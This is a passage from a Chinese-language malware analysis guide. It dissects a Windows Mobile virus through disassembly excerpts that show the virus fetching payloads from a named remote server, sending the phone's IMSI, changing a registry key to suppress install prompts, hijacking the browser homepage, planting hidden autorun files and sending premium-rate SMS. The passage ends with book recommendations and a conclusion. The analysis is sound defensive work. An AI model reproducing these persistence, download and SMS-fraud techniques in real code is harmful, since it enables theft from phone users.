.rdata:0001... 00000022 C http://mobi.xiaomeiti.com/getdata
.rdata:0001... 0000000D C %s?imsi=%s\r\n
```

2、下载恶意文件 mservice2.zip，并将其保存在\windows\mservice2.zip 目录下：

```
.text:00015728 LDR     R0, =aWindowsMserv_1 ; "\Windows\mservice2.zip"
.text:0001572C BL      DeleteFileW
.text:00015730 LDR     R1, =aWindowsMserv_2 ; "\Windows\mservice2.zip"
.text:00015734 LDR     R0, =aHttpMobi_xia_1 ; "http://mobi.xiaomeiti.com/uploadfile/ms"
.text:00015738 BL      _LoadAndSave
```

3、病毒会在 windows 目录下生成以下文件:

```
\Windows\mservice.exe  
\Windows\mservice2.exe  
\Windows\mss.zip  
\Windows\msf.zip  
\Windows\msa.zip  
\Windows\msw.zip  
\Windows\mservice2.zip  
\Windows\setup.cfg
```

3、病毒会通过判断文件版本信息中 Internal Name 是否为"dd", 以判断是否为自身文件:

```
.text:000124F0 loc_124F0 ; CODE XREF: sub_12470+6C↑j  
.text:000124F0     MOV    R1, #0 ; lpdwHandle  
.text:000124F4     ADD    R0, SP, #0x22C+tstrFilename ; lptstrFilename  
.text:000124F8     BL     GetFileVersionInfoSizeW  
.text:000124FC     MOU    R5, R0  
.text:00012500     CMP    R5, #0  
.text:00012504     BLE    loc_124E0  
.text:00012508     CMN    R5, #0x80000001  
.text:0001250C     MOULS R0, R5,LSL#1  
.text:00012510     MOVHI R0, 0xFFFFFFF ; unsigned int  
.text:00012514     BL    __2_YAPAXI_Z ; operator new(uint)  
.text:00012518     MOUS  R6, R0  
.text:0001251C     BEQ    loc_124E0  
.text:00012520     MOU    R3, R6 ; lpData  
.text:00012524     MOU    R2, R5 ; dwLen  
.text:00012528     MOU    R1, #0 ; dwHandle  
.text:0001252C     ADD    R0, SP, #0x22C+tstrFilename ; lptstrFilename  
.text:00012530     BL     GetFileVersionInfoW  
.text:00012534     CMP    R0, #0  
.text:00012538     BEQ    loc_124E0  
.text:0001253C     LDR    R1, =StringFileInfo ; "\StringFileInfo\00040400\InternalName"  
.text:00012540     ADD    R3, SP, #0x22C+puLen ; puLen  
.text:00012544     ADD    R2, SP, #0x22C+lpBuffer ; lplpBuffer  
.text:00012548     MOU    R0, R6 ; pBlock  
.text:0001254C     BL     VerQueryValueW  
.text:00012550     CMP    R0, #0  
.text:00012554     BEQ    loc_124E0  
.text:00012558     LDR    R1, =aDD ; "dd"  
.text:0001255C     LDR    R0, [SP,#0x22C+lpBuffer] ; wchar_t *  
.text:00012560     MOU    R2, #2 ; size_t  
.text:00012564     BL     wcsncmp  
.text:00012568     CMP    R0, #0
```

0001928 00012528: sub 12470+B8

4、通过修改以下注册表键值来更改安全设置:

HKEY\_LOCAL\_MACHINE\Security\Policies\Policies\0000101a = 0x1

使得安装程序时不会出现任何提示, 以利于后续病毒的安装:

```
.text:000142B0     LDR    R2, =a0000101a ; "0000101a"  
.text:000142B4     LDR    R1, =aSecurityPoli ; "\Security\Policies\Policies"  
.text:000142B8     MOU    R3, #1 ; Data  
.text:000142BC     MOU    R0, #0x80000002 ; int  
.text:000142C0     BL     _ModifyReg
```

5、更改浏览器主页为"file://windows\msw\index.html":

```
.text:00013254 loc_13254 ; CODE XREF: sub_13248+50↓j  
.text:00013254     LDR    R0, =aFileWindowsMsw ; "file:///windows\msw\index.htm  
.text:00013258     BL     sub_12390  
.text:0001325C     CMP    R0, #0  
.text:00013260     LDRNE R0, =aFileWindowsMsw ; "file:///windows\msw\index.htm  
.text:00013264     BLNE sub_12EC4
```

```

.text:00012EE4 loc_12EE4 ; CODE XREF: sub_12EC4+18Tj
.text:00012EE4 LDR R3, =aHome ; "home"
.text:00012EE8 LDR R1, =aSoftwareMicros ; "\\Software\\Microsoft\\Internet Explorer\\A"
.text:00012EEC MOV LR, R0,LSL#1
.text:00012EF0 MOV R2, #1 ; dwType
.text:00012EF4 MOV R0, #0x80000002 ; int
.text:00012EF8 STR LR, [SP,#0x10+var_C] ; size_t
.text:00012EFC STR R4, [SP,#0x10+var_10] ; void *
.text:00012F00 BL _ModifyRegValue
.text:00012F04 ADD SP, SP, #8
.text:00012F08 LDMFD SP!, {R4,PC}

```

- 6、在内存卡上搜索 \2577 目录，没有就创建它，并设置为系统隐藏属性，同时创建 \2577\autorun.exe 恶意文件：

```

.text:00012FDC ADD R0, SP, #0x420+var_41E ; void *
.text:00012FE0 STRH R3, [SP,#0x420+FileName]
.text:00012FE4 BL memset
.text:00012FE8 LDR R1, =aS2577 ; "\\%s\\2577"
.text:00012FEC MOV R2, R4
.text:00012FF0 ADD R0, SP, #0x420+FileName ; wchar_t *
.text:00012FF4 BL swprintf
.text:00012FF8 ADD R0, SP, #0x420+FileName
.text:00012FFC BL _FindFile
.text:00013000 CMP R0, #0
.text:00013004 BNE loc_13024
.text:00013008 ADD R0, SP, #0x420+FileName
.text:0001300C BL _CreateDir
.text:00013010 CMP R0, #0
.text:00013014 BEQ loc_130B0
.text:00013018 MOV R1, #6 ; FILE_ATTRIBUTE_SYSTEM | FILE_ATTRIBUTE_HIDDEN
.text:0001301C ADD R0, SP, #0x420+FileName ; lpFileName
.text:00013020 BL SetFileAttributesW
.text:00013024 .text:00013024 loc_13024 ; CODE XREF: sub_12FA4+60Tj
.text:00013024 LDR R1, =aS2577Autorun_e ; "\\%s\\2577\\autorun.exe"
.text:00013028 MOV R2, R4
.text:0001302C ADD R0, SP, #0x420+FileName ; wchar_t *
.text:00013030 BL swprintf
.text:00013034 MOV R3, #0
.text:00013038 ORR R2, R5, #6 ; size_t
.text:0001303C MOV R1, #0 ; int
.text:00013040 MOV R0, 0x20A
.text:00013048 ADD R0, SP, R0 ; void *

```

- 7、在启动目录下创建 mservice.lnk 快捷文件，用于指向 windows\mservice.exe，以实现自启动：

```

.text:00012E58 MOV R3, #0x200
.text:00012E5C MOV LR, #0
.text:00012E60 ORR R2, R3, #6 ; size_t
.text:00012E64 MOV R1, #0 ; int
.text:00012E68 ADD R0, SP, #0x210+var_20E ; void *
.text:00012E6C STRH LR, [SP,#0x210+szShortcut]
BL memset
.text:00012E70 MOV R3, #0 ; fCreate
.text:00012E74 MOV R2, #7 ; nFolder = CSIDL_STARTUP
.text:00012E78 ADD R1, SP, #0x210+szShortcut ; lpszPath
MOV R0, #0 ; hwndOwner
BL SHGetSpecialFolderPath
CMP R0, #0
BEQ loc_12EA8
LDR R1, =aMservice_Lnk ; "\\mservice.lnk"
ADD R0, SP, #0x210+szShortcut ; wchar_t *
BL wcscat
LDR R1, =aWindowsMservic ; "\\Windows\\mservice.exe"
ADD R0, SP, #0x210+szShortcut ; szShortcut
BL SHCreateShortcut

```

- 8、从远程服务器获取用于扣费的电话号码，然后发送短信到这些号码上：

• .text:00016B38	CMP	R4, #0
• .text:00016B3C	MOV	R5, R3,LSL#1
• .text:00016B40	MOVNE	R1, #0
• .text:00016B44	ADD	LR, SP, #0x4EC+var_4CC
• .text:00016B48	MOU	R8, #0xA4
• .text:00016B4C	ADD	R4, SP, #0x4EC+var_4C8
• .text:00016B50	MOU	R7, #0
• .text:00016B54	MOU	R3, #0
• .text:00016B58	ADDEQ	R1, SP, #0x4EC+var_424 ; 短信服务中心号码
• .text:00016B5C	ADD	R2, SP, #0x4EC+var_220 ; 短信发送地址
• .text:00016B60	STR	R5, [SP,#0x4EC+var_4E8] ; 短信内容长度
• .text:00016B64	STR	LR, [SP,#0x4EC+var_4D4]
• .text:00016B68	STR	R7, [SP,#0x4EC+var_4D8]
• .text:00016B6C	STR	R7, [SP,#0x4EC+var_4DC]
• .text:00016B70	STR	R8, [SP,#0x4EC+var_4E0]
• .text:00016B74	STR	R4, [SP,#0x4EC+var_4E4] ; 短信内容
• .text:00016B78	STR	R6, [SP,#0x4EC+var_4EC]
• .text:00016B7C	BL	SmsSendMessage
• .text:00016B80	LDR	R0, [SP,#0x4EC+var_4D0]
• .text:00016B84	BL	SmsClose

### 7.3 总结

对于 Windows Mobile 病毒的分析，目前还是以传统的手工静态分析为主。另外 WM 系统目前已经更名为 Windows Phone 7，也是今年刚出的手机操作系统，虽是从 WM 发展过来，但其与 WM 的兼容性并不是很理想。由于 WP7 刚出来不久，因此目前网络上针对它的病毒还了了无几，但也许在不久的将来，针对 WP7 的病毒就迅速发展起来这也不是不可能的。

## 8、书籍推荐

- 1、《Mobile Malware Attacks and Defense》
- 2、《The Art of Computer Virus Research and Defense》
- 3、《Security and Privacy in Mobile Information and Communication Systems》
- 4、《黑客反汇编揭秘》
- 5、《IDA Pro 权威指南》
- 6、《黑客调试技术揭密》
- 7、《加密与解密》
- 8、《决战恶意代码》
- 9、《手机病毒大曝光》
- 10、《软件剖析：代码攻防之道》

## 9、结语

本文主要针对不同系统平台下的恶意文件进行分析，提供了一些常见的分析手段，以及如何快速分析病毒的技巧，同时结合真实病毒实例进行分析和总结。目前，电脑操作系统上的病毒主要以针对 Windows 为主，而手机平台上的是以 Android 和 Symbian 为主，其中以 Android 病毒发展最为迅速。而 Linux 平台上的病毒原本就不多，主要的恶意文件还是以针对系统漏洞为主，至于 Windows Mobile 虽已过时，但 Windows Phone 7 诞生了，其未来的安全情况还有待考证。iPhone 平台上的病毒目前也只出现过利用 SSH 弱口令漏洞的，用户只需更改越狱后的 SSH 默认密码就不受此类病毒影响，但 iKee.B 病毒所构造出的 BotNet 还是很强大的，有许多技术点值得我们学习。历经半个月，终于将此方案总结出来了，希望对大家有所帮助。